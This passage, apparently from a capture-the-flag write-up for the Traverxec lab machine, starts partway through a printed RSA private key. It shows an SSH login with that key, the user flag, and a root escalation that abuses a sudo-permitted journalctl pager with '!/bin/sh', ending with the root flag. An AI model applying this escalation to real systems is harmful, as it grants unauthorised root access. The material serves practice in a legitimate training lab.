6ozrL3qlhblg6grMdE0bPU2OQ9PGTApKo/AYGJCn1jYr6vB4IYb//Tn0DkvdwupJ
kMarBK3f0e6kR4LLqCLu34uKhndYIifzGyvWIO/hD15Zw3B8RQTH/Xt3mBPat6lz
i4OnwcHoXV7dmijlazjmUDUeYXLRD/HNhIUIOx8CgYEAoyxWwtCfBK6nyA8k2yJR
OWXARbK1QwimU5EWbzE7zD9lpS468u5PcW8nsjor84gmeec4fYJZddDd9zcTU/dt
blNquh/0SS9H+Pr/Vmeekn4OxyN/ougiUgjRIIJrpm/ByLcUJaO26HofK9fNnuCY
tTgtO7n2oayk7vOBhSkIdgkCgYAWR7rcF+GANzL23Pzo3/BGNnlDCUW4HiMcuTiQ
2jBoZwFUUIJN2hCpW7V2/rn80MLDbaofB+b4X+v2iOkHLYK618fzG/3VL2a8dtFw
xDRfXd0EfAlPYXITGFiVypnRJcWDOFc6vPqrKB274kX8kIM1+GQ2igVNWCnT7vgH
PwDK9wKBgH0ORm/d/mdGqmAPNQZ1GKrGBiWCRZ4LTr92Y+QHEuEOEIHqo+fZsRty
OwJfz7ILF078OKHoWWUGk/nDQesGs0VqE3hgCN8Z9/tNOOivvpw45C1×5XkiSZkr
GaUwbDziJwQ5lb5D+we+E0nyOsfgfKvnKSp/09A90golZK4CbtVQ
-----END RSA PRIVATE KEY-----
```

We use this private key to SSH into the server as david:

```
root@kali:~/Downloads/Traverxec/home/david/.ssh# ssh -i id_rsa_decrypted david@10.10.10.165
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Sat Feb 29 13:46:43 2020 from 10.10.15.15
david@traverxec:~$ id
uid=1000(david) gid=1000(david) groups=1000(david),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(ne
tdev)
```

Obtaining the user.txt:

```
david@traverxec:~$ ls -la
total 40
drwx--x--x 5 david david 4096 Feb 29 13:45 .
drwxr-xr-x 3 root  root  4096 Oct 25 14:32 ..
lrwxrwxrwx 1 root  root     9 Oct 25 16:15 .bash_history → /dev/null
-rw-r--r-- 1 david david  220 Oct 25 14:32 .bash_logout
-rw-r--r-- 1 david david 3526 Oct 25 14:32 .bashrc
drwx------ 2 david david 4096 Feb 29 13:44 bin
-rw------- 1 david david   40 Feb 29 13:44 .lesshst
-rw-r--r-- 1 david david  807 Oct 25 14:32 .profile
drwxr-xr-x 3 david david 4096 Oct 25 15:45 public_www
drwx------ 2 david david 4096 Oct 25 17:02 .ssh
-r--r----- 1 root  david   33 Oct 25 16:14 user.txt
```

```
david@traverxec:~$ cat user.txt
7db0b48469606a42cec20750d9782f3d
```


We view his home directory and access the /bin:

```
david@traverxec:~$ cd bin
david@traverxec:~/bin$ ls -la
total 16
drwx------ 2 david david 4096 Feb 29 13:44 .
drwx--x--x 5 david david 4096 Feb 29 13:45 ..
-r-------- 1 david david  802 Oct 25 16:26 server-stats.head
-rwx------ 1 david david  363 Oct 25 16:26 server-stats.sh
```


Let us read the files:

```
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```


server-stats.head is basically a header art for server-stats.sh. We notice that /usr/bin/journalctl -n5 -unostromo.service can be executed as sudo. In GTFOBins, there is an exploit for journalctl. As journalctl invokes the default pager, which is likely to be “less”, we can spawn an interactive shell from it. Since it is executed with sudo privileges, we can spawn a shell as root. To do so, we have to reduce the size of the terminal in order to invoke “less” and then execute /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service:



And we will see this:



Type in !/bin/sh:



We obtained root privileges! Now, we can easily get the root flag:

```
root@traverxec:~# cat root.txt
9aa36a6d76f785dfd320a478f6e0d906
```